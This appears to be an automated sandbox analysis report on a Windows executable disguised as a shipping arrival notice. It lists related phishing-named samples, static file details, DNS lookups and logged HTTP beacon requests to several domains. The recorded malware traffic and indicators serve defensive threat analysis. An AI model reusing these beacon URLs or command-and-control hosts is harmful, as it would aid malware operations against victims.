	0001.exe	Get hash	malicious	Browse	• www.sledder.store/rht6/?1bbh=2duHZ8O0&w84PKtm=nhUyj8i2e/zjjIH58DYwkFYz31DgrYCLicZcdqRyj0VaWYU7/POaWYomerWR/wHvo+2D
	OswYbjULpg.exe	Get hash	malicious	Browse	• www.bottleandaura.com/b5i8/?3f=7Roy7p1ddWO/lzxPyHV5lZFxyruwvOckZY4dW0uxVt6RylfYvKAICYZ7oP9rXaULvoe6&a6AtX=U8n09JXHdvdlGN
	PAYMENT ADVICE.exe	Get hash	malicious	Browse	• www.piadineriae45.com/bp39/?6lTp=BiGm5qmlOyDRXvSMgTHKvr7AyM7NtOAx1g87TzWKkmZxOjaaiYZeQMFg8WKehfVZ3bve&kd3=7nx4e8sXT
	Remittance Slip.exe	Get hash	malicious	Browse	• www.e-basvuru-hizmetleri.com/noi6/?O4=dHNozHTHJV2jS/i1vQm3J3nT8ESosqJfvBBpR7nhuisPbpoIGSB4rWRt/2/WFPktsfGb&Kp-PId=1bt0xL-palqH2DO
	v86Jk19LUb.exe	Get hash	malicious	Browse	• www.keger atorcollective.com/nthe/?GDK8P=TEXoZwb2jrmcmLsyP3+rObuSJbtCbLHns9PRr2qYeyzbY/h7fB0SxHgQg+HU4u8WxKFm&jN9d=4hKL3DKXV

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	catalogo campione_0021.exe	Get hash	malicious	Browse	• www.ehizmetgirisi-turkiyegovt.com/p3q8/?QPK=5jV4hVZ&XjEP7rn=fiPr0X1p4F9ZWvtZtgkJbLMcy2liE3CgpEcqYTa0y+iRIMBDNCaFdVS1LAfXYpPGJznYV3tkWg==
	0039234_00533MXS2.exe	Get hash	malicious	Browse	• www.speakerzz.com/m64e/?H2MDD=sdJXcVCtfzqqGpggXi5fr53QRADmc98yBRT/cxAhHWB39xbuHdKZfcLkV5gdLPrrWA1J&DxoLn=7nU4v4ghr2A8WLZ
	Pending DHL Shipment Notification REF 9-02-21.exe	Get hash	malicious	Browse	• www.solutionexperts.xyz/ssee/?Uri=v9nJs+Q9O5vKsgynQOxt+ZgMYVncEF7IS0bghgtMSLC/lp1k2vjOy8hGEp+Al2hnpeGtLUIPfw==&XJ=7naHrvwPI2wH38w0
	Unpaid Invoice.exe	Get hash	malicious	Browse	• www.thestripcitydeli.com/b6cu/?Sjlpi=9ruD_h9&WFN=22anG4gNe5W6Njf5WY0clMzJQonbnd9uEDHLW+Sl1cKYhM1CopvlsdHThni+dEkRkZZO
	Quotation#QO210109A87356.exe	Get hash	malicious	Browse	• www.ahlstromclothes.com/ssee/?lN=MhdemHby4eJzARfVnWQ6LcCJmvLgyMCJzQ3B3FORQKcf+2rLbU5Qlle6XtBru1bAyhoeZ260CQ==&b6A4=l0D0xDXp1p9t
	DOCS.exe	Get hash	malicious	Browse	• www.artepohome.com/imm8/?h0=C8M2yJQGrmTjyeMAqMDG+jr6dOXYPNgE4LKEBWUCgmJI87hBYSpCHy+LGWRkqFsy9T78&_v00R=OFNTqp7PC

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Proforma Invoice.pdf.exe	Get hash	malicious	Browse	• www.1upshopandstuff.com/gm9w/?sPJpgz=FBZx&5j3hLd_=tOqTmujo6cjv09TVTlk3niw3h43AtKyRVrmGtkkk7ikZTfbUK1bDeB/flG803ZYk22ZtLuT/Qg==

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
SEDO-ASDE	PO-PT. Hextar-Sept21.xlsx	Get hash	malicious	Browse	• 91.195.240.94
	P.O100%uFFFDpayment.doc__.rtf	Get hash	malicious	Browse	• 91.195.240.94
	Data Sheet and Profile.exe	Get hash	malicious	Browse	• 91.195.240.117
	Order 45789011.exe	Get hash	malicious	Browse	• 91.195.240.13
	Quotation Required Details.exe	Get hash	malicious	Browse	• 91.195.240.94
	54U89TvWvD.exe	Get hash	malicious	Browse	• 91.195.240.87
	Order no.1480-G22-21202109.xlsx	Get hash	malicious	Browse	• 91.195.240.117
	BK8476699_BOOKING.exe	Get hash	malicious	Browse	• 91.195.240.87
	Swift 07.09.21.exe	Get hash	malicious	Browse	• 91.195.240.87
	Required quantity.doc	Get hash	malicious	Browse	• 91.195.240.117
	chUG6brzt9.exe	Get hash	malicious	Browse	• 91.195.240.117
	BahcfFNy25bmV1c.exe	Get hash	malicious	Browse	• 91.195.240.13
	grace $$.exe	Get hash	malicious	Browse	• 91.195.240.117
	DUE INVOICES.exe	Get hash	malicious	Browse	• 91.195.240.94
	SOA.exe	Get hash	malicious	Browse	• 91.195.240.117
	SI44IRV68H.exe	Get hash	malicious	Browse	• 91.195.240.117
	VM Accord, ORDER TKHA-A88160011B.pdf.exe	Get hash	malicious	Browse	• 91.195.240.13
	Order_confirmation_ SMKT 09062021_.exe	Get hash	malicious	Browse	• 91.195.240.94
	ALL REVISED_INVOICE AND PACKING LIST FOR SHIPMENT Email no. M1053 dd. Aug 26, 2021.exe	Get hash	malicious	Browse	• 91.195.240.117
	Swift.exe	Get hash	malicious	Browse	• 91.195.240.87

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
37f463bf4616ecd445d4a1937da06e19	Q3 order 455647483 10-09-2021 document.exe	Get hash	malicious	Browse	• 91.184.0.38
	remittance advice_010021.exe	Get hash	malicious	Browse	• 91.184.0.38
	Document.exe	Get hash	malicious	Browse	• 91.184.0.38
	C8mREWTLU6.exe	Get hash	malicious	Browse	• 91.184.0.38
	lnEQQp4F8R.exe	Get hash	malicious	Browse	• 91.184.0.38
	noJB1GBDPi.exe	Get hash	malicious	Browse	• 91.184.0.38
	KKmaeWyiu5.exe	Get hash	malicious	Browse	• 91.184.0.38
	GBUNFa2vpY.exe	Get hash	malicious	Browse	• 91.184.0.38
	sy9Jg5KNKX.exe	Get hash	malicious	Browse	• 91.184.0.38
	LVgvHHo8kF.exe	Get hash	malicious	Browse	• 91.184.0.38
	Ubhsxnuqgxfmriyfpmasjwnnthyabnobhv.exe	Get hash	malicious	Browse	• 91.184.0.38
	wRMujebgt8.exe	Get hash	malicious	Browse	• 91.184.0.38
	Uli9VSVMnB.exe	Get hash	malicious	Browse	• 91.184.0.38
	T0C1sVSC5N.exe	Get hash	malicious	Browse	• 91.184.0.38
	DZz5X5kGnI.exe	Get hash	malicious	Browse	• 91.184.0.38
	mi4Y4eUW0R.exe	Get hash	malicious	Browse	• 91.184.0.38
	buC0s3RzkW.exe	Get hash	malicious	Browse	• 91.184.0.38
	CF7WxxlWIy.exe	Get hash	malicious	Browse	• 91.184.0.38
	TvgNQWCnxu.exe	Get hash	malicious	Browse	• 91.184.0.38
	ifHCyhe8bQ.exe	Get hash	malicious	Browse	• 91.184.0.38

Dropped Files

No context

Created / dropped Files

No created / dropped files found

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	4.255614019053077
TrID:	• Win32 Executable (generic) a (10002005/4) 99.15% • Win32 Executable Microsoft Visual Basic 6 (82127/2) 0.81% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	NOA_-_CMA_CGM_ARRIVAL_NOTICE .exe
File size:	466944
MD5:	e8bceea59b2074bd08bf68ab55ecdf3e
SHA1:	8b62bf811b03fe25924ef6ff4d4afd89c902f7cd
SHA256:	0b4684d82509a6e7e0c1cb63174bf68d182ccff75a3d19f16821127605d636b8
SHA512:	405f00ffa49ecb3131f0a16afa2b4488c8580c2c8161a0bd4384b9218c9dc74a21812fe6a86f49c16f08959b4743d9f19bb07f7524ce63e6ed339ab01679add1
SSDEEP:	12288:8HLEuNNNNN6NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNGvNNNNNNasgTJ4KJ1Z:8HY2csg9h1Z
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....6...W...W...W...K...W...u...W...q...W..Rich.W.....PE..L....f=L.....P.....H.....`....@

File Icon

Icon Hash:	70f0a231b3b2f071

Static PE Info

General

Entrypoint:	0x401448
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x4C3D6691 [Wed Jul 14 07:26:09 2010 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	01b006fd37878659f6f60ca0efdc2460

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x44f28	0x45000	False	0.271176545516	data	4.83437034271	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.data	0x46000	0x148c	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x48000	0x2a156	0x2b000	False	0.161876589753	data	3.15995554576	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 13, 2021 22:56:56.786725044 CEST	192.168.2.4	8.8.8.8	0x86b7	Standard query (0)	www.paulassinkarchitect.nl	A (IP address)	IN (0x0001)
Sep 13, 2021 22:58:27.520945072 CEST	192.168.2.4	8.8.8.8	0xc89a	Standard query (0)	www.everythingswallow.com	A (IP address)	IN (0x0001)
Sep 13, 2021 22:58:48.566896915 CEST	192.168.2.4	8.8.8.8	0x9da3	Standard query (0)	www.priorpublic.com	A (IP address)	IN (0x0001)
Sep 13, 2021 22:59:09.748640060 CEST	192.168.2.4	8.8.8.8	0xd210	Standard query (0)	www.taylormakeyourlife.com	A (IP address)	IN (0x0001)
Sep 13, 2021 22:59:30.452164888 CEST	192.168.2.4	8.8.8.8	0x23c5	Standard query (0)	www.rlmwebcreations.com	A (IP address)	IN (0x0001)
Sep 13, 2021 22:59:51.422689915 CEST	192.168.2.4	8.8.8.8	0x8a61	Standard query (0)	www.beckyhartpcpublishers.com	A (IP address)	IN (0x0001)
Sep 13, 2021 23:00:11.777059078 CEST	192.168.2.4	8.8.8.8	0x2871	Standard query (0)	www.dominionhavanese.com	A (IP address)	IN (0x0001)
Sep 13, 2021 23:00:34.125072002 CEST	192.168.2.4	8.8.8.8	0x7fe4	Standard query (0)	www.microsoftjob.com	A (IP address)	IN (0x0001)
Sep 13, 2021 23:00:54.493113041 CEST	192.168.2.4	8.8.8.8	0x7b4	Standard query (0)	www.wxsjykj.com	A (IP address)	IN (0x0001)
Sep 13, 2021 23:01:15.200295925 CEST	192.168.2.4	8.8.8.8	0xafef	Standard query (0)	www.acooll.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 13, 2021 22:56:56.835297108 CEST	8.8.8.8	192.168.2.4	0x86b7	No error (0)	www.paulassinkarchitect.nl		91.184.0.38	A (IP address)	IN (0x0001)
Sep 13, 2021 22:57:32.210340023 CEST	8.8.8.8	192.168.2.4	0xfaa	No error (0)	prda.aadg.msidentity.com	www.tm.a.prd.aadg.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)
Sep 13, 2021 22:58:27.570625067 CEST	8.8.8.8	192.168.2.4	0xc89a	No error (0)	www.everythingswallow.com	everythingswallow.com		CNAME (Canonical name)	IN (0x0001)
Sep 13, 2021 22:58:27.570625067 CEST	8.8.8.8	192.168.2.4	0xc89a	No error (0)	everythingswallow.com		160.153.136.3	A (IP address)	IN (0x0001)
Sep 13, 2021 22:58:48.712940931 CEST	8.8.8.8	192.168.2.4	0x9da3	No error (0)	www.priorpublic.com		44.227.76.166	A (IP address)	IN (0x0001)
Sep 13, 2021 22:58:48.712940931 CEST	8.8.8.8	192.168.2.4	0x9da3	No error (0)	www.priorpublic.com		44.227.65.245	A (IP address)	IN (0x0001)
Sep 13, 2021 22:59:09.803823948 CEST	8.8.8.8	192.168.2.4	0xd210	No error (0)	www.taylormakeyourlife.com	taylormakeyourlife.com		CNAME (Canonical name)	IN (0x0001)
Sep 13, 2021 22:59:09.803823948 CEST	8.8.8.8	192.168.2.4	0xd210	No error (0)	taylormakeyourlife.com		34.102.136.180	A (IP address)	IN (0x0001)
Sep 13, 2021 22:59:30.619622946 CEST	8.8.8.8	192.168.2.4	0x23c5	No error (0)	www.rlmwebcreations.com		209.99.40.222	A (IP address)	IN (0x0001)
Sep 13, 2021 22:59:51.462614059 CEST	8.8.8.8	192.168.2.4	0x8a61	No error (0)	www.beckyhartpcpublishers.com	beckyhartpcpublishers.com		CNAME (Canonical name)	IN (0x0001)
Sep 13, 2021 22:59:51.462614059 CEST	8.8.8.8	192.168.2.4	0x8a61	No error (0)	beckyhartpcpublishers.com		34.102.136.180	A (IP address)	IN (0x0001)
Sep 13, 2021 23:00:11.817277908 CEST	8.8.8.8	192.168.2.4	0x2871	Name error (3)	www.dominionhavanese.com	none	none	A (IP address)	IN (0x0001)
Sep 13, 2021 23:00:34.258972883 CEST	8.8.8.8	192.168.2.4	0x7fe4	No error (0)	www.microsoftjob.com		91.195.240.117	A (IP address)	IN (0x0001)
Sep 13, 2021 23:00:54.682140112 CEST	8.8.8.8	192.168.2.4	0x7b4	No error (0)	www.wxsjykj.com		142.111.236.6	A (IP address)	IN (0x0001)
Sep 13, 2021 23:01:15.464034081 CEST	8.8.8.8	192.168.2.4	0xafef	No error (0)	www.acooll.com		54.65.172.3	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.paulassinkarchitect.nl
- www.everythingswallow.com
- www.priorpublic.com
- www.taylormakeyourlife.com
- www.rlmwebcreations.com
- www.beckyhartpcpublishers.com
- www.microsoftjob.com
- www.wxsjykj.com
- www.acooll.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49817	91.184.0.38	443	C:\Users\user\Desktop\NOA_-_CMA_CGM_ARRIVAL_NOTICE .exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49824	160.153.136.3	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 13, 2021 22:58:27.605200052 CEST	6398	OUT	GET /kbl2/?X8sl8h70=Uk/4fiNFIrAENImNkq5NhDo1aeiSVlAy2lomCsVKXqRgqDXOUaCk1Fhsw/s2uep8GWm3&t48xlt=YTUh7PIXtPD8u2 HTTP/1.1 Host: www.everythingswallow.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Sep 13, 2021 22:58:27.631504059 CEST	6398	IN	HTTP/1.1 302 Found Connection: close Pragma: no-cache cache-control: no-cache Location: /kbl2/?X8sl8h70=Uk/4fiNFIrAENImNkq5NhDo1aeiSVlAy2lomCsVKXqRgqDXOUaCk1Fhsw/s2uep8GWm3&t48xlt=YTUh7PIXtPD8u2

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49825	44.227.76.166	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 13, 2021 22:58:49.083899975 CEST	6399	OUT	GET /kbl2/?X8sl8h70=mNAOX+y4WXabTwndEsz1KZpSG28Pw83WrUohbTsiXwD/y5SMj6F01NR7fqmkJVRgJocs&t48xlt=YTUh7PIXtPD8u2 HTTP/1.1 Host: www.priorpublic.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Sep 13, 2021 22:58:49.279829025 CEST	6400	IN	HTTP/1.1 307 Temporary Redirect Server: openresty Date: Mon, 13 Sep 2021 20:58:49 GMT Content-Type: text/html; charset=utf-8 Content-Length: 168 Connection: close Location: http://priorpublic.com X-Frame-Options: sameorigin Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 37 20 54 65 6d 70 6f 72 61 72 79 20 52 65 64 69 72 65 63 74 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 37 20 54 65 6d 70 6f 72 61 72 79 20 52 65 64 69 72 65 63 74 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6f 70 65 6e 72 65 73 74 79 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>307 Temporary Redirect</title></head><body> 307 Temporary Redirect <hr> openresty </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49826	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 13, 2021 22:59:10.170882940 CEST	6400	OUT	GET /kbl2/?X8sl8h70=daE5tP1a5Tc9nw3OtdYckdcxhowCMZpeWCRMBVYqZOqgoniMKTEvOPxT2vVKGCSF49+A&t48xlt=YTUh7PIXtPD8u2 HTTP/1.1 Host: www.taylormakeyourlife.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Sep 13, 2021 22:59:10.286118984 CEST	6401	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Mon, 13 Sep 2021 20:59:10 GMT Content-Type: text/html Content-Length: 275 ETag: "6139efab-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.4	49828	209.99.40.222	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 13, 2021 22:59:30.761007071 CEST	6410	OUT	GET /kbl2/?X8sl8h70=ocgDBp8RB+Xp1FSN2g/g4Fu1UIpmvfcN211VFkYNpS2VJIx3qol2ed8JVuLDA1eIgF2c&t48xlt=YTUh7PIXtPD8u2 HTTP/1.1 Host: www.rlmwebcreations.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Sep 13, 2021 22:59:31.018428087 CEST	6411	IN	HTTP/1.1 200 OK Date: Mon, 13 Sep 2021 20:59:30 GMT Server: Apache Set-Cookie: vsid=926vr3791123708943082; expires=Sat, 12-Sep-2026 20:59:30 GMT; Max-Age=157680000; path=/; domain=www.rlmwebcreations.com; HttpOnly X-Adblock-Key: MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBAKX74ixpzVyXbJprcLfbH4psP4+L2entqri0lzh6pkA aXLPIcclv6DQBeJJjGFWrBIF6QMyFwXT5CCRyjS2penECAwEAAQ==_assyLbloNuqAuT9yOs607G/9j2VQECfmj/BB uVcpOg5A+7oWBME12E6QRlSicTWD8nJwG09ixi6T+2IGDnAxzw== Keep-Alive: timeout=5, max=122 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 35 61 38 66 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 76 61 72 20 61 62 70 3b 3c 2f 73 63 72 69 70 74 3e 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 73 72 63 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 72 6c 6d 77 65 62 63 72 65 61 74 69 6f 6e 73 2e 63 6f 6d 2f 70 78 2e 6a 73 3f 63 68 3d 31 22 3e 3c 2f 73 63 72 69 70 74 3e 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 73 72 63 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 72 6c 6d 77 65 62 63 72 65 61 74 69 6f 6e 73 2e 63 6f 6d 2f 70 78 2e 6a 73 3f 63 68 3d 32 22 3e 3c 2f 73 63 72 69 70 74 3e 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 66 75 6e 63 74 69 6f 6e 20 68 61 6e 64 6c 65 41 42 50 44 65 74 65 63 74 28 29 7b 74 72 79 7b 69 66 28 21 61 62 70 29 20 72 65 74 75 72 6e 3b 76 61 72 20 69 6d 67 6c 6f 67 20 3d 20 64 6f 63 75 6d 65 6e 74 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 22 69 6d 67 22 29 3b 69 6d 67 6c 6f 67 2e 73 74 79 6c 65 2e 68 65 69 67 68 74 3d 22 30 70 78 22 3b 69 6d 67 6c 6f 67 2e 73 74 79 6c 65 2e 77 69 64 74 68 3d 22 30 70 78 22 3b 69 6d 67 6c 6f 67 2e 73 72 63 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 72 6c 6d 77 65 62 63 72 65 61 74 69 6f 6e 73 2e 63 6f 6d 2f 73 6b 2d 6c 6f 67 61 62 70 73 74 61 74 75 73 2e 70 68 70 3f 61 3d 55 6b 5a 69 56 57 77 72 55 7a 52 72 56 7a 42 35 54 30 6c 4e 59 30 4a 52 4d 45 4a 31 56 6d 46 54 56 45 5a 46 53 30 64 71 51 6d 31 53 52 46 4e 34 63 30 46 74 63 33 64 44 63 46 46 6b 62 6b 46 4f 52 56 4e 5a 54 44 56 34 55 6a 4a 68 56 57 55 31 59 55 64 72 4b 32 4a 73 4d 55 70 6a 57 6c 55 77 64 45 56 69 5a 7a 4a 57 4e 57 6c 6c 4c 7a 6c 78 4d 6b 74 47 61 57 73 78 54 6e 6c 49 4e 69 74 54 53 58 6c 42 64 44 42 74 59 54 46 59 5a 46 64 4c 5a 31 5a 78 61 6c 4a 70 53 33 4a 32 59 54 52 6f 55 47 77 35 53 48 6c 33 55 6b 4d 3d 26 62 3d 22 2b 61 62 Data Ascii: 5a8f<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><html><head><script type="text/javascript">var abp;</script><script type="text/javascript" src="http://www.rlmwebcreations.com/px.js?ch=1"></script><script type="text/javascript" src="http://www.rlmwebcreations.com/px.js?ch=2"></script><script type="text/javascript">function handleABPDetect(){try{if(!abp) return;var imglog = document.createElement("img");imglog.style.height="0px";imglog.style.width="0px";imglog.src="http://www.rlmwebcreations.com/sk-logabpstatus.php?a=UkZiVWwrUzRrVzB5T0lNY0JRMEJ1VmFTVEZFS0dqQm1SRFN4c0Ftc3dDcFFkbkFORVNZTDV4UjJhVWU1YUdrK2JsMUpjWlUwdEViZzJWNWllLzlxMktGaWsxTnlINitTSXlBdDBtYTFYZFdLZ1ZxalJpS3J2YTRoUGw5SHl3UkM=&b="+ab

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.4	49829	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Sep 13, 2021 22:59:51.481781960 CEST	6435	OUT	GET /kbl2/?X8sl8h70=5OG5RXDxO3BYZOT/lvPQY/yLQe21T/UiDIo1icq4/yLbFOipVZEGR/EEpdeKVoDmItdG&t48xlt=YTUh7PIXtPD8u2 HTTP/1.1 Host: www.beckyhartpcpublishers.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Sep 13, 2021 22:59:51.597714901 CEST	6436	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Mon, 13 Sep 2021 20:59:51 GMT Content-Type: text/html Content-Length: 275 ETag: "6139ed55-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.4	49830	91.195.240.117	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 13, 2021 23:00:34.279469013 CEST	6437	OUT	GET /kbl2/?X8sl8h70=upAO5Ht9q/opBGhdUuHFjp2/wcU+ulAfJwkqIqPnAJrU/+6TNAZ9b0v5p0TfArP7uW32&t48xlt=YTUh7PIXtPD8u2 HTTP/1.1 Host: www.microsoftjob.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Sep 13, 2021 23:00:34.313590050 CEST	6437	IN	HTTP/1.1 403 Forbidden Date: Mon, 13 Sep 2021 21:00:34 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Expires: Mon, 26 Jul 1997 05:00:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Last-Modified: Mon, 13 Sep 2021 21:00:34 GMT X-Cache-Miss-From: parking-686859db59-mzj7x Server: NginX Data Raw: 33 35 0d 0a 54 68 65 20 63 6f 6e 74 65 6e 74 20 6f 66 20 74 68 65 20 70 61 67 65 20 63 61 6e 6e 6f 74 20 62 65 20 64 69 73 70 6c 61 79 65 64 0a 3c 21 2d 2d 62 33 2d 2d 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 35The content of the page cannot be displayed...b3--> 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.4	49831	142.111.236.6	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 13, 2021 23:00:54.854407072 CEST	6438	OUT	GET /kbl2/?X8sl8h70=/SwPZpUeYcfjW+l1nZwpHh870fYqR0AAiYUZy0bqwmsGzS5J8V1b3P/tjC4QUhyDJ9qB&t48xlt=YTUh7PIXtPD8u2 HTTP/1.1 Host: www.wxsjykj.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
